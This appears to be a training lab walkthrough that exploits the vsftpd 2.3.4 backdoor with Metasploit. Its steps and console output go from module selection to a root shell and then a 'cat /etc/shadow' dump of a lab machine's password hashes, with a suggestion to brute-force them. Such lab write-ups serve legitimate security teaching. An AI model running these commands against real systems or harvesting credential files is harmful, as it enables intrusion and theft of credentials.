Vsftpd 2.3.4 backdoor vulnerability

Background

The File Transfer Protocol (FTP) is a standard network protocol used for the transfer of computer files between a client and server on a computer network. FTP is built on a client-server model architecture using separate control and data connections between the client and the server. FTP users may authenticate themselves with a clear-text sign-in protocol, normally in the form of a username and password, but can connect anonymously if the server is configured to allow it. For secure transmission that protects the username and password, and encrypts the content, FTP is often secured with SSL/TLS (FTPS) or replaced with SSH File Transfer Protocol (SFTP).

This project exploits a malicious backdoor that was added to the VSFTPD download archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between 30th June 2011 and 1st July 2011 and was removed on 3rd July 2011.

For this project we will be using metasploit to run an attack to exploit the vulnerability. Metasploit is an open source project that provides a public resource for researching security vulnerabilities and developing code that allows a network administrator to break into his own network to identify security risks and document which vulnerabilities need to be addressed first. The Metasploit Project offers penetration testing software and provides tools for automating the comparison of a program's vulnerability and its repaired (patched) version. Anti-forensic and advanced evasion tools are also offered and built into the Metasploit Framework.


Walkthrough

Step 1: Log into your Kali machine using the username:root and password:toor;

Step 2: Open a terminal;

Step 3: Make sure you have completed a nmap scan of your target machine;


Step 4: Type msfconsole;



```
root@kali:~# msfconsole
[-] Failed to connect to the database: could not connect to server: Connection refused
        Is the server running on host "localhost" (::1) and accepting
        TCP/IP connections on port 5432?
could not connect to server: Connection refused
        Is the server running on host "localhost" (127.0.0.1) and accepting
        TCP/IP connections on port 5432?

IIIIII    dTb.dTb        _.---._
  II     4'  v  'B   .'"".'/|\`.""'.
  II     6.     .P  :  .' / | \ `.  :
  II     'T;.  .;P'  '.'  /  |  \  `.'
  II      'T; ;P'     `. /   |   \ .'
IIIIII     'YvP'        `-.__|__.-'

I love shells --egypt


       =[ metasploit v4.17.25-dev                         ]
+ -- --=[ 1828 exploits - 1033 auxiliary - 318 post       ]
+ -- --=[ 541 payloads - 44 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
```

Step 5: Type search vsftpd;


Step 6: Type use exploit/unix/ftp/vsftpd_234_backdoor;



```
msf > search vsftpd

Matching Modules
================

   Name                                  Disclosure Date  Rank       Check  Description
   ----                                  ---------------  ----       -----  -----------
   exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(unix/ftp/vsftpd_234_backdoor) > 
```

Step 7: Type show options;


Step 8: Type set RHOST <target IP>;



```
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.213.128
RHOST => 192.168.213.128
```

Step 9: Type exploit;

Step 10: Wait until the exploit has completed and you will have a shell running on the target machine;




```
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.213.128:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.213.128:21 - USER: 331 Please specify the password.
[+] 192.168.213.128:21 - Backdoor service has been spawned, handling...
[+] 192.168.213.128:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.213.129:38263 -> 192.168.213.128:6200) at 2019-01-04 08:41:00 -0500
```

Step 11: Type id and you should be returned with uid=0(root) git=0(root);

Step 12: Type ls to see the files and directories available at your current position;

Step 13: Type cat /etc/shadow;



```
cat shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUu05pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
snmp:*:15480:0:99999:7:::
```

Step 14: This is a list of all the hashed passwords for this machine, it is possible to brute force these passwords to get the plaintext;

Step 15: Press Ctrl+C and press Y to close the shell down properly;

Conclusion

The VSFTPD v2.3.4 service was running as root which gave us a root shell on the box. It is very unlikely you will ever encounter this vulnerability in a live situation because this version of VSFTPD is outdated and was only available for one day. Nevertheless, we can still learn a lot about backdoors, bind shells and exploitation from this easy example. These kinds of misconfigurations are done unintentionally through poor coding, but these errors can give people full access to everything on machine and can be used as a pivot point for the network to be accessed, providing they know how to perform the exploit. So, you don't want someone to be given those privileges who its mean to have them ideally, otherwise they can do what they please.

Disclaimer

Any actions and or activities related to the material contained within this Website is solely your responsibility. The misuse of the information in this website can result in criminal charges brought against the persons in question. Cyber Security Associates Limited will not be held responsible for any criminal charges brought against any individuals misusing the information in these projects to break the law.